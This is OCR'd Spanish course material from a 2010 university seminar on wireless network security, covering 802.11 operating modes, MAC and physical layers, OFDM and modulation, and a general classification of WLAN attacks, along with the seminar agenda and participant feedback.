Bluetooth. Es un estándar de IEEE para proporcionar comunicación a bajo costo entre dispositivos a corta distancia, a saber, PC, teclado, Mouse, cámaras digitales, impresoras, joysticks, PDAs, y otros Está definido en IEEE 802 15

Especificaciones Bluetooth	
Frecuencia de transmisión	2402 - 2480 MHz
Velocidad de transmisión	1 Mbps (según el estándar)
Modulación	Varias
Ancho de banda de canal	1 MHz
Rango	Hasta 10 m
Frecuencia de saltos	1600 veces/s

Modos de Funcionamiento

Las redes 802 11x pueden ser configuradas en tres distintos modos - básico, extendido, e independiente

Modo básico

También llamado modo infraestructura (Infrastructure mode) Se refiere a una única celda compuesta por un punto de acceso (access point) el cual puede estar conectado a la red cableada A este punto de acceso se asocian luego uno o más clientes Todo este conjunto estará bajo un mismo nombre conocido como el identificador del conjunto (SSID - Service Set Identifier) Tal como se muestra en la figura, este tipo de conexión utiliza un punto de acceso coordinador central para la administración del tráfico entre los clientes, es decir los clientes no se pueden comunicar uno a uno sino a través del punto de acceso.





Fig 1 1 Servicio básico

Modo extendido.

Es similar al modo básico, pero incluye más de una celda, cada una de las cuales tiene su propio SSID Los clientes de una celda deberían poder asociarse a una u otra celda contigua Cada una de las celdas funciona en modo de infraestructura



En ambos casos, tanto básico como extendido, las celdas adyacentes utilizan diferentes frecuencias dentro de la misma banda para evitar interferencias. La implementación más común implica ubicar el concentrador en el techo, conectándolo también a la LAN cableada. Las antenas del concentrador pueden estar funcionando omnidireccional o semidireccionalmente. De esta manera el concentrador ejercita varias funciones en la red Por una parte provee conectividad entre las estaciones conectadas a varias LAN (cableadas o inalámbricas de otras celdas) y puede servir de control de acceso a los segmentos de red. Igualmente puede actuar como un repetidor multipunto en el cual las estaciones en una celda transmiten únicamente hacia el concentrador y reciben exclusivamente de él

Modo Independiente.

También llamado ad-hoc, es lo que conocemos como redes punto a punto (peer-to-peer) ya que no se cuenta con un punto central administrador para la comunicación entre los clientes, tal como se puede apreciar en la figura. Cada cliente puede funcionar en un momento dado como administrador de los paquetes que se transmitan dentro de la celda. En caso de necesitar comunicación exterior con otra red, uno de ellos debe servir de conexión o gateway




Fig 1.2 Operación Independiente

Referencias

1 Stallings, William Comunicaciones y Redes de Computadores Séptima Edición Pearson, Prentice Hall. Cap. 9 y 17.

2 Planet3 Wireless. CWNA Certified Wireless Network Administrator Official Study Guide Osborne

3 Sendín, Alberto Fundamentos de los Sistemas de Comunicaciones Móviles McGraw-Hill

4 Forouzan, Behrouz Transmisión de Datos y Redes de Comunicaciones Cuarta Edición. McGraw-Hill, 2007 Cap 6

5 Reid Neil y Seide Ron 802 11 (Wi-Fi) McGraw-Hill. 2005. México

6 IEEE 802.11: http://en.wikipedia.org/wiki/IEEE_802.11

7 IEEE 802 11s. http //en wikipedia org/wiki/IEEE_802 11s

8. Some Wireless LAN standards: http //www hpl hp com/personal/Jean_Tourrilhes/Linux/Linux Wireless std html

9 A bit more about the technologies involved: http //www hpl hp com/personal/Jean_Tourrilhes/Linux/Linux Wireless Overview html

10 WLANs: http //www pdamd com/vertical/features/wireless_3 xml

11 HomeRF SWAP: http //www umtsworld com/technology/hrf htm

12. Coulon, Pierre. Principles of Modulation in Wireless Communications Disponible en. http //www tml tkk fi/Studies/Tik-110 300/1999/Wireless/modulation_3 html Consultado Julio 2010.

13. Roberts, Randy The ABCs of Spread Spectrum – A tutorial Disponible en: http //www sss-mag com/ss html

14 802 11 Core Technologies – The Basics. Disponible en http //www eix co uk/Articles/802/Welcome htm

Evidencias

El primer módulo se desarrolló completamente y con gran entusiasmo por ambas partes, la facilitadora y los participantes. Con el fin de recoger información sobre el nivel de satisfacción de los participantes, se aplicó una encuesta Algunas respuestas de los participantes a las ciertas preguntas fueron:

- Qué fue lo que más le interesó?
    - Para mí todos los temas fueron interesantes porque aprendí cosas que no sabía
    - El tema de las máquinas virtuales
    - La instalación de Ubuntu
    - El funcionamiento del protocolo 802.11
    - Los nuevos términos que no conocía
    - Toda la explicación fue clara, abarqué muchas dudas.
    - Los estándares de redes inalámbricas
- Se siente satisfecho con la profundidad de los temas, experiencias prácticas y desarrollo del módulo en general?
    - En general los participantes indicaron sentirse satisfechos y solicitaron más experiencias prácticas.

Estudiantes escuchando explicaciones sobre el tema de Redes Inalámbricas

Resultados Obtenidos

El primer encuentro se basó principalmente en las generalidades de las redes inalámbricas, sin embargo, los participantes mostraron gran interés porque según ellos mismos, había muchos conceptos y terminología técnica que no conocían

Adicionalmente, la parte práctica del seminario taller consistió en instalar el programa "Virtual Box" para crear máquinas virtuales Se realizó el proceso de creación de una máquina virtual y luego se le instaló el Sistema Operativo Ubuntu Esta demostración permitió a los participantes presenciar todo este proceso de manera que puedan experimentar sistemas operativos y herramientas que de otro modo sería muy complicado de realizar La intención era demostrarles cómo la virtualización amplía las posibilidades de probar tecnologías utilizando los recursos de una sola computadora

Seminario Taller Seguridad en Redes Inalámbricas

Dirigido a estudiantes de Licenciatura en Informática con Espec En Computación Gerencial, UAM

Facilitadora Ing Ans Castillo de Valencia UTP
Julio 19 – 23 2010

Agenda

- Sobre la facilitadora
- Antecedentes
- Diagnóstico
- Objetivos del seminario
- Metodología de Trabajo
- Ejes de interés

Eje de interés 1: Redes Inalámbricas 802.11x

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE
Estudiar la estructura y funcionamiento de las redes inalámbricas de área local 802.11x	• Redes inalámbricas de área local (WLANs) • Evolución de estándares 802.11x	Prueba diagnóstica Elaborar su propia definición Exposición dialogada sobre textos enfocados al tema Creación de máquina virtual Instalación de Sistema Operativo Ubuntu

Eje de interés 2: Mecanismos de Seguridad de las Redes 802.11x

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE
Estudiar las implementaciones de seguridad de las redes inalámbricas de área local 802.11x. Aplicar técnicas de seguridad a una red Quebrantar la seguridad de una red inalámbrica 802.11x	• Infraestructura WLAN • Seguridad WLANs	• Exposición dialogada sobre textos enfocados al tema • Configuración de una red inalámbrica 802.11x en Windows y Ubuntu • Configuración de técnicas de seguridad

Eje de interés 3: Protocolo de Seguridad WEP para redes inalámbricas

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE
Comprender los aspectos técnicos del WEP Poner en práctica el protocolo WEP Quebrantar la seguridad de una red basada en WEP	• Protocolo WEP • Funcionamiento de WEP	• Exposición dialogada sobre textos enfocados al tema • Cómo configurar seguridad en una red inalámbrica 802.11x? • Cómo quebrar la seguridad de una red inalámbrica 802.11x?

Eje de interés 4: Herramientas de Análisis de Seguridad en WLANs

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE
Explorar la utilización de una herramienta de seguridad "sniffing."	Qué son los programas sniffing •Para qué sirven los programas sniffing? Cómo se utilizan los programas sniffing	•Exposición dialogada sobre textos enfocados al tema. Instalación de Kismet Uso de Kismet Aplicación prácticas de la herramiente en redes inalámbricas

Inicio del Eje Temático 1


Aris Castillo de Valencia

- Profesora en la Facultad de Ingeniería de Sistemas Computacionales de la Universidad Tecnológica de Panamá
- Encargada de cursos sobre
  - Redes Móviles e Inalámbricas
  - Redes de Area Local
  - Comunicación de Datos
  - Sistemas Operativos
  - Análisis y Diseño de Redes
  - Information Technology I and II
- Estudios
  - Maestría en Ciencias Computacionales, UTP 2007
  - Postgrado en Docencia Superior UP 2008
  - Masters in Telecommunication and Network Management, Syracuse University NY USA, 2004
  - Ingeniería de Sistemas Computacionales, UTP 1997
- Organizaciones
  - Senior Member IEEE Sección Panamá
  - Fulbright Alumni Association, Panama

Antecedentes

- Proyecto de finalización de la Maestría en Docencia Superior, UP
- Importancia de las tecnologías inalámbricas en Panamá
- Ausencia de materias relacionadas en algunos programas de estudio de Informática
- Oportunidad brindada por la UAM

Diagnóstico



Objetivos

- GENERAL
  - Explorar tanto conceptualmente como en la práctica las tecnologías inalámbricas 802.11x y sus mecanismos de seguridad
- ESPECIFICOS
  - Estudiar los conceptos que fundamentan la comunicación inalámbrica a través de los protocolos 802.11x
  - Profundizar en el funcionamiento de las técnicas de seguridad de las redes 802.11x
  - Implementar una red inalámbrica utilizando los protocolos 802.11x
  - Configurar mecanismos de seguridad para proteger las redes inalámbricas 802.11x
  - Utilizar herramientas de análisis de la seguridad en redes inalámbricas 802.11x

Metodología

- Exposiciones dialogadas de los temas
- "Hands-on experience" / pruebas de laboratorio de las tecnologías
- Evaluación de actividades y aprendizaje

Tecnologías Inalámbricas 802.11x

Ing Aris Castillo
Universidad Tecnológica de Panamá

Temas a tratar:

- Definición
- Tecnologías inalámbricas
- Evolución
- Beneficios y Aplicaciones
- Modos de funcionamiento

Definición

- WLAN = Wireless Local Area Network, Red inalámbrica de área local
- Provee capacidad de integrar dispositivos inalámbricos para que puedan compartir servicios en un ambiente local
- Familia 802 11x (IEEE) y Hiperland (ETSI)

Tecnologías LAN inalámbrica

- **LAN de infrarrojos** celda individual en una LAN IR limitada a una sola habitación
  - La luz infrarroja no es capaz deatravesar muros opacosIR
- **LAN de espectro expandido** en la mayoría de los casos, estas LAN funcionan en las bandas ISM (industria ciencia y medicina)
  - No se necesita licencia FCC (Federal Communications Comission") para su utilización en los Estados Unidos
- **Microondas de banda estrecha** estas LAN operan en el rango de las microondas pero no hacen uso de espectro expandido
  - Algunos de estos productos funcionan a frecuencias pare las que es necesana una licencia FCC

Wireless LAN Standards

- HomeRF / SWAP
- OpenAir – Proxim
- Bluetooth
- HiperLand (I y II) – ETSI
- 802 11 - IEEE

http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Linux Wireless Overview.html
http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Linux Wireless std.html

Evolución WLANs IEEE

802 11
-Freq 2.4 GHz ISM
-Tecnologías de transmisión DSSS FHSS, e infra-roja
- Tasa 1 y 2 Mbps

⇨

802 11b (Wi-Fi)
-Freq 2.4 GHz ISM
-Tecnologías de transmisión DSSS con CCK
- Tasa 1, 2, 5, 11 Mbps

⇨

DSS – Direct Sequence Spread Spectrum
FHSS – Frequency Hopping Spread Spectrum
CCK – Complementary Code Keying

Evolución WLANs IEEE

802 11a
-Freq 5 GHz UNII
-Tecnología de transmisión OFMD con modulaciones BPSK, QPSK, QAM-16, QAM-64
- Tasa hasta 54 Mbps

⇨

802 11g
-Freq 2.4 GHz ISM
-Tecnología de transmisión DSSS
Combina modulaciones de 11a y 11b
- Tasa hasta 54 Mbps

UNII – Unlicensed National Information Infrastructure
OFMD – Orthogonal Frequency Division Multiplexing

Evolución WLANs IEEE

- 802 11n

Wireless LAN Throughput by IEEE Standard

IEEE WLAN Standard	Over-the-Air (OTA) Estimates	Media Access Control Layer, Service Access Point (MAC SAP) Estimates
802.11b	11 Mbps	5 Mbps
802.11g	54 Mbps	25 Mbps (when 11b is not present)
802.11a	54 Mbps	25 Mbps
802.11n	**200+ Mbps**	**100 Mbps**

Beneficios de las WLANs

- **Gratuito**
  - Bandas no licenciadas
- **Aéreo**
  - **Facilidad de implementación**
  - **Económico**
- **Nomadicidad y movilidad**

Aplicaciones


- punto de acceso
- extensión de la red cableada
- interconexión entre edificios dentro de un campus
- distribución de ultima milla
- oficina residencial
- oficinas móviles

Limitaciones

- Diferenciación de servicios
  - VoIP es un reto
- Seguridad
  - El medio la hace más vulnerable
- Alcance
  - Señal no abarca mucho
  - Reflexión, refracción y otras características de RF afectan la transmisión

Modos de funcionamiento

Modo Servicio Básico



- Llamado modo infraestructura
- Una celda con unico SSID
- Todos los paquetes pasan a través del AP

Modos de funcionamiento


Modo Extendido

- Como servicio básico, pero con más de una celda
- Un AP por cada celda
- Deben estar en canales distintos

Configuración del concentrador de las redes LAN de espectro expandido


- Las celdas adyacentes utilizan diferentes frecuencias dentro de la misma banda para evitar interferencias
- En topología de un concentrador, éste suele ubicarse en el techo
  - Se conecta a una LAN cableada
  - Proporcionar conectividad entre las estaciones conectadas a varias LAN (cableadas o inalámbricas de otras celdas)
  - Puede también controlar el acceso
  - También puede actuar como un repetidor multipunto
    - Las estaciones en la celda transmiten únicamente hacia el concentrador y reciben exclusivamente de él
  - Las estaciones pueden difundir con una antena omnidireccional
    - Configuración lógica en bus

Alcance




Modos de funcionamiento

Servicio Independiente



- No AP
- Interconexión Punto-a-Punto
- Se utilizan los algoritmos MAC como CSMA para controlar el acceso al medio
- Paquetes transitan por rutas distintas

WLANs vs otros servicios



Futuro de las WLANs

- VoIP
- Interconexión con otros servicios de redes móviles (3G/4G, celular)
  - Alcance vs data rate
- WiMax (802 16)
- Wireless Mesh

Sitios recomendados:

- http://www.pdamd.com/vertical/features/wireless_3.xml
- http://www.microsoft.com/technet/prodtechnol/windowsserver2003/library/TechRef/1f52744d-02d1-421d-bc85-af90cc0ddb26.mspx
- http://en.wikipedia.org/wiki/IEEE_802.11

MÓDULO II
Características técnicas de las redes Inalámbricas 802.11x

UNIVERSIDAD AMERICANA
FACULTAD DE INGENIERÍA DE SISTEMAS
LICENCIATURA INFORMÁTICA CON ESPECIALIZACIÓN EN COMPUTACIÓN GERENCIAL

Plan Diario de Clases

Información General:
Título del Seminario: SEGURIDAD EN REDES INALÁMBRICAS
Facilitadora: Aris Castillo
Fecha: 12/07/2010 – 30/07/2010
Lugar: Edificio UAM, El Carmen, Facultad de Sistemas, Laboratorio de Cómputo

Ejes de interés: Características técnicas de las redes Inalámbricas 802.11x

Tiempo de dedicación: 10 horas presenciales + 20 virtuales

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE	EVALUACION
11 Estudiar las implementaciones de seguridad de las redes inalámbricas de área local 802.11x. 12. Aplicar técnicas de seguridad a una red 13. Quebrantar la seguridad de una red inalámbrica 802.11x	• Capa MAC • Capa Física • Seguridad WLANs	• Exposición dialogada sobre textos enfocados al tema. • Configuración de una red inalámbrica 802 11x en Windows y Ubuntu • Configuración de técnicas de seguridad	**DIAGNÓSTICA** • Lluvia de ideas **FORMATIVA** • Configuración de una red inalámbrica 802.11x en Windows y Ubuntu • Configuración de técnicas de seguridad **DIAGNÓSTICA** • Conversatorio con el grupo

Contenido
Características de los protocolos 802.11x

Objetivo específico:
Profundizar en la revisión de los aspectos técnicos de los protocolos 802.11x.

Objetivos de proceso	Contenidos
- Estudiar las características de la capa MAC - Estudiar las características de la capa Física - Distinguir los mecanismos de seguridad de las redes 802.11x	– Características – Capa MAC – Capa física – Modulación digital – Seguridad

Diferenciación de servicios

La MAC basada en "mejor-esfuerzo" limita la capacidad de ofrecer calidad de servicio (QoS) ya que todas las estaciones luchan por obtener un canal para transmitir Específicamente el estándar establece el uso de CSMA/CA el cual funciona bajo el mismo principio de CSMA/CD con la excepción de evitar la colisión, en lugar de sólo detectarla

Alcance

Rango de 100 metros entre el transmisor y receptor

Obstáculos intermedios tienen un efecto reflexivo, refractivo, absorbente, o de distorsión sobre señal.

Capa MAC IEEE 802.11

La capa de enlace se subdivide según la siguiente figura:

<table>
<tr><td rowspan="2">ENLACE</td><td>Subnivel LLC</td><td colspan="3">802.1</td></tr>
<tr><td>Subnivel MAC</td><td colspan="3">PCF (Punctual Coordination Function)
DCF (Distributed Coordination Function)</td></tr>
<tr><td>Físico</td><td>FHSS</td><td>DSS</td><td>Infrarrojo</td><td>OFDM</td></tr>
</table>

Función de Coordinación Puntual – PCF.

- Se usa para transmisión sensible al tiempo
- Funciona sólo en modo infraestructura

- Realiza muestreo libre de contención
- Para priorizar los paquetes, se definen espacios entre tramas:
  - PIFS < DIFS
  - SIFS = SIFS (DCF)
  - PCF tiene prioridad sobre DCF

Función de Coordinación Distribuida – DCF.

- Usa CSMA/CA
- Funcionamiento:
  - Antes de enviar la trama, la estación comprueba el nivel de energía Si el canal está libre, espera un tiempo DIFS; luego envía una trama de control RTS.
  - Cuando el destino recibe la trama RTS, espera un tiempo SIFS y envía una trama de control CTS que indica que está lista para recibir datos del origen.
  - Después de esperar un tiempo igual a SIFS, el origen envía los datos
  - El destino, después de esperar otro SIFS, envía la señal de confirmación de trama recibida.

La trama MAC cuenta con nueve campos, así

FC Control de trama	**D** Duración de transmission	**Dirección1** Destino	**Dirección2** Origen	**Direccion3**	**SC** Control de Secuencia	**Dirección4**	**Cuerpo de Trama**	**FCS** Detección de errores
2 bytes	2 bytes	6 bytes	6 bytes	6 bytes	2 bytes	6 bytes	0– 2312 bytes	4 bytes
2340 (2312 + 28) bytes total								

Existen tres tipos de Tramas, a saber

- Gestión. comunicación inicial entre estación y el AP.
- Control: acceso al canal y para tramas de confirmación
- Datos: transportar datos e información de control

El campo FC se subdivide así

Versión protocolo	Tipo	Subtipo	A DS	De DS	Más flags	Reintento	Adm Potencia	Más datos	WEP	Rsvd
2 bits	2 bits	4 bits	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit

Los valores en los subcampos A DS y De DS determinan el tipo de direccionamiento, que se está efectuando. He aquí las posibles alternativas.

1 00 de estación a BSS sin pasar por AP. En este caso los campos Dirección1 es el Destino, Dirección2 es el Origen y Dirección3 es el ID del BSSS
2. 01 de AP a estación Dirección1 es el Destino, Dirección2 es el AP emisor, y Dirección3 es el Origen
3 10 de estación a AP. Dirección1 es el AP receptor, Dirección2 es el Origen y Dirección3 es el Destino
4 11. de AP a AP Dirección1 es el AP receptor, Dirección2 es el AP emisor, Dirección3 es el Destino y Dirección4 es el Origen.

La transmisión a este nivel puede sufrir problemas de coordinación entre las estaciones, tal como se lista a continuación

a) Estación oculta cuando una estación está fuera del alcance de otra, ambas intentan enviar tramas provocando colisión Se puede solucionar utilizando RTS/ CTS

b) Estación expuesta· una estación que puede transmitir no lo hace porque escucha otras transmisiones

Capa física

Estándar	Tecnología	Frecuencia	Modulación	Tasa transmisión
802.11	FHSS	2.4 Ghz	FSK	1.2 Mbps
	DSSS		PSK	
	Infrarrojo		PPM	
802.11a	OFDM	5 725 GHz	PSK/QAM	54 Mbps
802.11b	DSSS	2 4 GHz	PSK	11 Mbps
802.11g	OFDM	2 4 GHz		54 Mbps

Los canales para transmisión en la banda ISM sin licencia, quedan de la siguiente manera.

1 902-928 MHz = 26 MHz
2 2400-24 835 GHz = 83 5 MHz
3 5725 – 5850 MHz = 125 MHz

En cuanto a las tecnologías de propagación, vemos que se utilizan varias de las ya discutidas, tales como FHSS, DSSS e infrarrojo. FHSS divide la banda 2.4 GHz en 79 subcanales de 1 MHz y algunas de guarda. Mientras que DSSS usa toda la banda En el caso de la tecnología de infrarrojo, ésta utiliza el rango de 800-950nm con la técnica de modulación PPM (Pulse Position Modulation)

Una técnica de propagación no discutida previamente es OFDM (Orthogonal Frequency Division Multiplexing) o Multiplexación Ortogonal por división de frecuencias Ésta no se considera una tecnología de espectro expandido, aunque también utiliza todo el ancho de banda para propagar la señal

OFDM

Tiene algunas similitudes a la técnica FDM (Frequency Division Multiplexing) en cuanto a que ambas utilizan varias frecuencias portadoras de la señal de datos. La diferencia es que en OFDM cada banda portadora o tono es ortogonal, es decir independiente de las portadoras adyacentes. En el caso de FDM cada subportadora está relacionada con las adyacentes y esto reduce su capacidad

de transmisión de datos, pues se deben utilizar bandas de protección y si una no está disponible eso afecta a la otra. OFDM no requiere de banda de protección alrededor de cada todo, sino alrededor de un conjunto de éstos, lo que conlleva a una mayor eficiencia espectral que FDM




Figura Comparación FDM y OFMD

La idea principal de OFDM es separar el flujo de datos a ser transmitidos en N flujos parelos de menos capacidad de transferencia, cada uno en una subportadora separada. Esto significa que los bits son transmitidos en paralelo sobre un número de canales de frecuencias no selectivas. Estas portadoras son ortogonalizadas seleccionando el espacio entre frecuencias de manera correcta Por lo tanto, se permite la superposición de subportadoras, dado que la ortogonalidad permitirá que el receptor las separe apropiadamente [12]

Por otro lado, OFDM, a diferencia de FHSS y DSSS, no envía la energía de forma secuencial en cada uno de los canales, sino al mismo tiempo a lo largo de todos éstos Dado el envío de datos en paralelo, se logran mayores tasas de transmisión de datos.

El funcionamiento de OFDM se basa en estallidos de datos para minimizar la interferencia entre símbolos (ISI, inter symbol interference) causada por la demora en la propagación [5] o multipath Estos estallidos se transportan en una gran cantidad de tonos de banda angosta, que degrada mínimamente la señal y no afecta al resto de los componentes de la señal Cada estallido está compuesto por un prefijo cíclico seguido por símbolos de datos Una señal OFDM de 6 MHz está compuesta por 512 portadores individuales o tonos, cada uno de los cuales transporta un solo símbolo QAM por estallido

Algunos sistemas OFDM funcionan con QPSK para la modulación. Cuando se usan 16 QAM y 64 QAM, se incrementa de manera significativa la cantidad de datos transmitidos [5]. También se puede aplicar la diversidad espacial para incrementar la tolerancia al ruido, interferencias y multipath.

Modulación digital:


Para enviar datos por radio se utiliza una onda portadora de frecuencia superior, tanto para comunicación analógica como digital. La portadora es una onda seno, cuyas propiedades básicas frecuencia, amplitud y fase, son modificadas para distinguir los datos transmitidos

Las redes inalámbricas utilizan principalmente las técnicas de modulación digital – FSK, PSK y QAM

FSK (Frequency Shift Keying) o Modulación por Desplazamiento de Frecuencia.

Es la forma más simple de modulación digital, en la que se utilizan dos frecuencias – una corresponde al uno binario y otra al cero binario Es una técnica robusta en el sentido de que no le afecta mucho el ruido, pero su principal desventaja es la baja eficiencia en el uso del ancho de banda, ya que sólo permite dos estados (valores) Esto hace que sea utilizada sólo para bajas


tasas de transmisión de datos o para transmitir ráfagas de datos en sistemas analógicos



Analog waves


PSK (Phase Shift Keying) o Modulación por Desplazamiento de Fase.

Esta técnica logra mayores tasas de transmisión de datos a través de la modificación de la fase. Se usa una fase de referencia que generalmente es la del símbolo anterior y no una constante de referencia En la mayoría de los casos, las módems PSK utilizan un sistema de cuatro fases conocido como modulación delta por desplazamiento de fase – QPSK (Quadrature Phase-Shift Keying) o DQPSK En este caso cada símbolo representa dos bits y la tasa de bits es el doble de la tasa de baudios. Cada uno de los cuatro posibles desplazamientos de fase se asocia con una secuencia de dos bits.



QAM (Quadrature Amplitude Modulation) o Modulación de Amplitud en Cuadratura

Esta técnica logra aún mayores tasas de transmisión de datos a través de la combinación de modulación de amplitud y de fase Sin embargo, es más susceptible al ruido que las dos técnicas discutidas anteriormente Mientras más alta sea la relación señal – ruido, más compleja es la señal que puede transmitirse. Cada símbolo transmitido representa 4 bits



Seguridad de las WLANs

Dado que las redes inalámbricas tienen además de los problemas de seguridad de las redes cableadas, problemas relacionados con el medio de transmisión, éstas requieren más esfuerzos en protección, y por consiguiente esto crea preocupación en la industria, la cual se mantiene en la búsqueda de soluciones que pueda ayudar en el desarrollo de esta tecnología El hecho de que en las redes inalámbricas los datos viajen por fuera de los límites físicos de la compañía en ondas aéreas las cuales son susceptibles a ser capturadas prácticamente sin ningún esfuerzo, y a pesar de que en las redes cableadas los datos también pueden viajar a través de estructuras públicas, las características del medio – ser físico y bajo tierra – las hace más difíciles de interrumpir

Panko en "Business Data Networks and Telecommunications," clasifica los ataques a las redes en cinco clases:

- "Hacking" o acceso ilegal a servidores y clientes para robar información,
- DoS (Denial of Service) o privación de servicios a través de la destrucción de los sistemas,
- Análisis de tráfico para capturar nuevas víctimas (scanning)
- Software maligno incluyendo virus, gusanos, caballos de Troya, spam,
- Contenido ilegal

En el caso específico de redes inalámbricas, en "Certified Wireless Network Administrator," se clasifican los ataques en cuatro ataques pasivos, ataques activos, intermediarios y señales interferentes Los ataques pasivos son considerados inofensivos ya que por lo general no buscan producir un daño inmediato a la red. Ejemplos serían el monitoreo de transmisión, análisis de tráfico, y acceso no autorizado Los ataques activos en cambio provocan daños directos tales como modificación de mensajes, privación de servicios, enmascaramiento, y respuesta Los ataques intermediarios se realizan colocando un equipo intruso receptor de señal entre el receptor y el fuente

